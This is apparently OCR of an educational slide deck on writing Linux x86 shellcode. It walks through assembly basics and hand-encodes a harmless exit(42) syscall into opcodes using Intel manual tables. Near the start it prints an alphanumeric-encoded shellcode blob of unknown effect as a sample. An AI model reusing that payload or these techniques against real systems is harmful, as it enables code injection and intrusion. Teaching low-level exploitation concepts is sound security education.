


Shellcode for Linux

Corinne HENIN

www.arsouyes.org


What is a shellcode

a shell launched by opcodes

Quintessence of a program

directly executable

How to make a shellcode



Which System ?

Which OS

(Windows 10, Windows XP, Linux, …)

Which Instruction set

(x86, x64, ARM, ….)

Which assembly syntax

(AT&T, Intel, MASM, …)

Which System ?

Which OS

(Windows 10, Windows XP, Linux, …)

Which Instruction set

(x86, x64, ARM, ….)

Which assembly syntax

(AT&T, Intel, MASM, …)

ASM reminder

because we are not all fluent in ASM

Instructions

Simple Actions

Arithmetics

Add, sub, mul, …

Logic

Or, xor, …

Copy

Mov, …

Nothing

Nop

Operands

store and retreive datas

Numerical Value

$0x01, …

Registers

%eax, %ebx, …

Memory

(%esp), -4(%ebp), …

Register conventions

store and retreive datas

Utilities for computations

%eax, %ebx, %ecx, %edx

Pointers (for strings)

%edi, %esi

Execution management

%eip : Instruction pointer

%esp : Stack pointer

%ebp : Frame pointer

Jump

JMP / JCC

Addresses

relative (both) or absolute (JMP)

Condition

Always taken or depending to CMP/TEST and FLAGS

Stack Management

Last In First Out

Push/Pop

Instructions to stores / loads content on/from the top

Side effect

Dec/Inc the stack pointer (%esp)

Things to remember

Stack grows to lower addresses

Subroutines

Call / Ret

CALL / RET

Go/Return to/from procedure

Side effect

Store/retreive %eip on/from the stack

Interrupt Handler

Interrupt the execution flow

INT n


Call a handler procedure (traps, exceptions, syscall, devices..)

n = 0x80

Transfer control to kernel / syscall

Syscalls


Open, read, write, exec, fork…



Shellcodes

```
IIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9P
pdLKF0dpLKSbvlNkQBB4LKcBq8dOlwrjUvVQYoNLulU1SL32Tlq0zaXO4M6ahGKRIbCbrwNkf
2vplK3zElNkrlR1D88cRhfaKaRqlKaIa05Q9Cnksy4XzCdzBiNk5dlKgqn6dqYoLl9QzoFmgq
yWgHIpPuzV4CsMjXwKQmUtt5M4BxNk1HUtEQzs56nkFl0KLKaHGlGqzslKwtlKGqJpK9PDTd7
TCkckqq693jCaIom0sosobznkr2XknmaMBHVSTrc0C0BHqgcCDr3oaDu8RlBW16c7KOXULxZ0
S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2JfaqzTBU8zJ4OkoYpIohUz72HFbePVqS
lNi8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXkO9oHUqGBHadZL5k9qKO8UbwlWax
aerNrm0aIon51zwp1zfdaFV7u8eRJyxHaOkO8UNc8xS0SNTmLKFVazqPsX5PfpS0EPaFazUP2
   HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQnUWwq8Cti9V1eIyZcAA
```

How to make a shellcode



Very Simple Exemple

Exit on Linux x86

```
#include <stdio.h>

void main() {
    exit(42);
}
```

How to make a shellcode

Very Simple Exemple

Decoration

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
```

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    ?
```

Linux x86 Conventions

Interruption int $0x80

Interruption number in eax

Parameters ebx, ecx, edx, esi, edi ebp

Return code in eax

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    « put [?] in eax »
    « put 42 in ebx »
    « syscall »
```

Know the interruption number

https://github.com/torvalds/linux/blob/master/arch/x86/entry/syscalls/syscall_32.tbl or /usr/include/x86_64-linux-gnu/asm/unistd_32.h

```
0       i386    restart_syscall     sys_restart_syscall
1       i386    exit                sys_exit
2       i386    fork                sys_fork
3       i386    read                sys_read
4       i386    write               sys_write
5       i386    open                sys_open            compat_sys_open
6       i386    close               sys_close
7       i386    waitpid             sys_waitpid
8       i386    creat               sys_creat
[…]
```

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    « put 1 in eax »
    « put 42 in ebx »
    « syscall »
```

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    « put 42 in ebx »
    « syscall »
```

Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    « syscall »
```


Very Simple Exemple

Set the syscall number in eax

```c
#include <stdlib.h>

void main() {
    exit(42);
}
```

```
.section .text
.globl _start
_start:
    mov $0x01,%eax
    mov $0x2A,%ebx
    int $0x80
```

How to make a shellcode



2 Ways to assemble into opcodes

With intel Manuals

Intel® 64 and IA-32 Architectures Software Developer's Manuals

With extern tools

Objdump disassemble option

2 Ways to assemble into opcodes

With intel Manuals

Intel® 64 and IA-32 Architectures Software Developer's Manuals

With extern tools

Objdump disassemble option

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> ?? ?? ?? ??
    mov $0x2A,%ebx    --> ?? ?? ?? ??
    int $0x80         --> ?? ?? ?? ??
```

MOV $0x01, %eax

Reference Table

Page 2B 4-35 (1261 / 5237)

MOV—Move

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
88 /r	MOV r/m8, r8	MR	Valid	Valid	Move r8 to r/m8.
REX + 88 /r	MOV r/m8[1], r8[1]	MR	Valid	N.E.	Move r8 to r/m8.
89 /r	MOV r/m16, r16	MR	Valid	Valid	Move r16 to r/m16.
89 /r	MOV r/m32, r32	MR	Valid	Valid	Move r32 to r/m32.
REX.W + 89 /r	MOV r/m64, r64	MR	Valid	N.E.	Move r64 to r/m64.
8A /r	MOV r8, r/m8	RM	Valid	Valid	Move r/m8 to r8.
REX + 8A /r	MOV r8[1], r/m8[1]	RM	Valid	N.E.	Move r/m8 to r8.
8B /r	MOV r16, r/m16	RM	Valid	Valid	Move r/m16 to r16.
8B /r	MOV r32, r/m32	RM	Valid	Valid	Move r/m32 to r32.
REX.W + 8B /r	MOV r64, r/m64	RM	Valid	N.E.	Move r/m64 to r64.
8C /r	MOV r/m16, Sreg[2]	MR	Valid	Valid	Move segment register to r/m16.
8C /r	MOV r16/r32/m16, Sreg[2]	MR	Valid	Valid	Move zero extended 16-bit segment register to r16/r32/m16.
REX.W + 8C /r	MOV r64/m16, Sreg[2]	MR	Valid	Valid	Move zero extended 16-bit segment register to r64/m16.
8E /r	MOV Sreg, r/m16[2]	RM	Valid	Valid	Move r/m16 to segment register.
REX.W + 8E /r	MOV Sreg, r/m64[2]	RM	Valid	Valid	Move lower 16 bits of r/m64 to segment register.
A0	MOV AL, moffs8[3]	FD	Valid	Valid	Move byte at (seg:offset) to AL.
REX.W + A0	MOV AL, moffs8[3]	FD	Valid	N.E.	Move byte at (offset) to AL.
A1	MOV AX, moffs16[3]	FD	Valid	Valid	Move word at (seg:offset) to AX.
A1	MOV EAX, moffs32[3]	FD	Valid	Valid	Move doubleword at (seg:offset) to EAX.
REX.W + A1	MOV RAX, moffs64[3]	FD	Valid	N.E.	Move quadword at (offset) to RAX.
A2	MOV moffs8, AL	TD	Valid	Valid	Move AL to (seg:offset).
REX.W + A2	MOV moffs8[1], AL	TD	Valid	N.E.	Move AL to (offset).
A3	MOV moffs16[3], AX	TD	Valid	Valid	Move AX to (seg:offset).
A3	MOV moffs32[3], EAX	TD	Valid	Valid	Move EAX to (seg:offset).
REX.W + A3	MOV moffs64[3], RAX	TD	Valid	N.E.	Move RAX to (offset).
B0+ rb ib	MOV r8, imm8	OI	Valid	Valid	Move imm8 to r8.
REX + B0+ rb ib	MOV r8[1], imm8	OI	Valid	N.E.	Move imm8 to r8.
B8+ rw iw	MOV r16, imm16	OI	Valid	Valid	Move imm16 to r16.
B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.
REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.
C6 /0 ib	MOV r/m8, imm8	MI	Valid	Valid	Move imm8 to r/m8.
REX + C6 /0 ib	MOV r/m8[1], imm8	MI	Valid	N.E.	Move imm8 to r/m8.
C7 /0 iw	MOV r/m16, imm16	MI	Valid	Valid	Move imm16 to r/m16.
C7 /0 id	MOV r/m32, imm32	MI	Valid	Valid	Move imm32 to r/m32.
REX.W + C7 /0 id	MOV r/m64, imm32	MI	Valid	N.E.	Move imm32 sign extended to 64-bits to r/m64.

NOTES:

1. In 64-bit mode, r/m8 can not be encoded to access the following byte registers if a REX prefix is used: AH, BH, CH, DH.

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

```
B8 + rd          id (imm32)
```

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
1011 1**REG**	**$0x01**

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
1011 1REG	$0x01

Register Identifier

Table 3-1. Register Codes Associated With +rb, +rw, +rd, +ro

byte register			word register			dword register			quadword register (64-Bit Mode only)		
Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field
AL	None	0	AX	None	0	EAX	None	0	RAX	None	0
CL	None	1	CX	None	1	ECX	None	1	RCX	None	1
DL	None	2	DX	None	2	EDX	None	2	RDX	None	2
BL	None	3	BX	None	3	EBX	None	3	RBX	None	3
AH	Not encodable (N.E.)	4	SP	None	4	ESP	None	4	N/A	N/A	N/A
CH	N.E.	5	BP	None	5	EBP	None	5	N/A	N/A	N/A
DH	N.E.	6	SI	None	6	ESI	None	6	N/A	N/A	N/A
BH	N.E.	7	DI	None	7	EDI	None	7	N/A	N/A	N/A
SPL	Yes	4	SP	None	4	ESP	None	4	RSP	None	4
BPL	Yes	5	BP	None	5	EBP	None	5	RBP	None	5

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
10111000	$0x01

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
10111000	**$0x01**

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
10111000	00000001 00000000 00000000 00000000

MOV $0x01, %eax

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
B8	01 00 00 00

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> B8 01 00 00 00
    mov $0x2A,%ebx    --> ?? ?? ?? ??
    int $0x80         --> ?? ?? ?? ??
```

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> B8 01 00 00 00
    mov $0x2A,%ebx    --> ?? ?? ?? ??
    int $0x80         --> ?? ?? ?? ??
```

MOV $0x00, %ebx

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
1011 1**REG**	00101010 00000000 00000000 00000000

Register Identifier

Table 3-1. Register Codes Associated With +rb, +rw, +rd, +ro

byte register			word register			dword register			quadword register (64-Bit Mode only)		
Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field	Register	REX.B	Reg Field
AL	None	0	AX	None	0	EAX	None	0	RAX	None	0
CL	None	1	CX	None	1	ECX	None	1	RCX	None	1
DL	None	2	DX	None	2	EDX	None	2	RDX	None	2
BL	None	3	BX	None	3	EBX	None	3	RBX	None	3
AH	Not encodable (N.E.)	4	SP	None	4	ESP	None	4	N/A	N/A	N/A
CH	N.E.	5	BP	None	5	EBP	None	5	N/A	N/A	N/A
DH	N.E.	6	SI	None	6	ESI	None	6	N/A	N/A	N/A
BH	N.E.	7	DI	None	7	EDI	None	7	N/A	N/A	N/A
SPL	Yes	4	SP	None	4	ESP	None	4	RSP	None	4
BPL	Yes	5	BP	None	5	EBP	None	5	RBP	None	5

MOV $0x00, %ebx

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
1011 1011	00101010 00000000 00000000 00000000

MOV $0x00, %ebx

B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.

B8 + rd	id (imm32)
BB	2A 00 00 00

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> B8 01 00 00 00
    mov $0x2A,%ebx    --> BB 2A 00 00 00
    int $0x80         --> ?? ?? ?? ??
```

Very Simple Exemple

We got the ASM

```
.section .text
.globl _start
_start:
    mov $0x01,%eax    --> B8 01 00 00 00
    mov $0x2A,%ebx    --> BB 2A 00 00 00
    int $0x80         --> ?? ?? ?? ??
```

INT $0x80

INT *n*/INTO/INT3/INT1—Call to Interrupt Procedure

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
CC	INT3	ZO	Valid	Valid	Generate breakpoint trap.
CD ib	INT imm8	I	Valid	Valid	Generate software interrupt with vector specified by immediate byte.
CE	INTO	ZO	Invalid	Valid	Generate overflow trap if overflow flag is 1.
F1	INT1	ZO	Valid	Valid	Generate debug trap.

```
CD  ib
```

INT $0x80

INT *n*/INTO/INT3/INT1—Call to Interrupt Procedure

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
CC	INT3	ZO	Valid	Valid	Generate breakpoint trap.
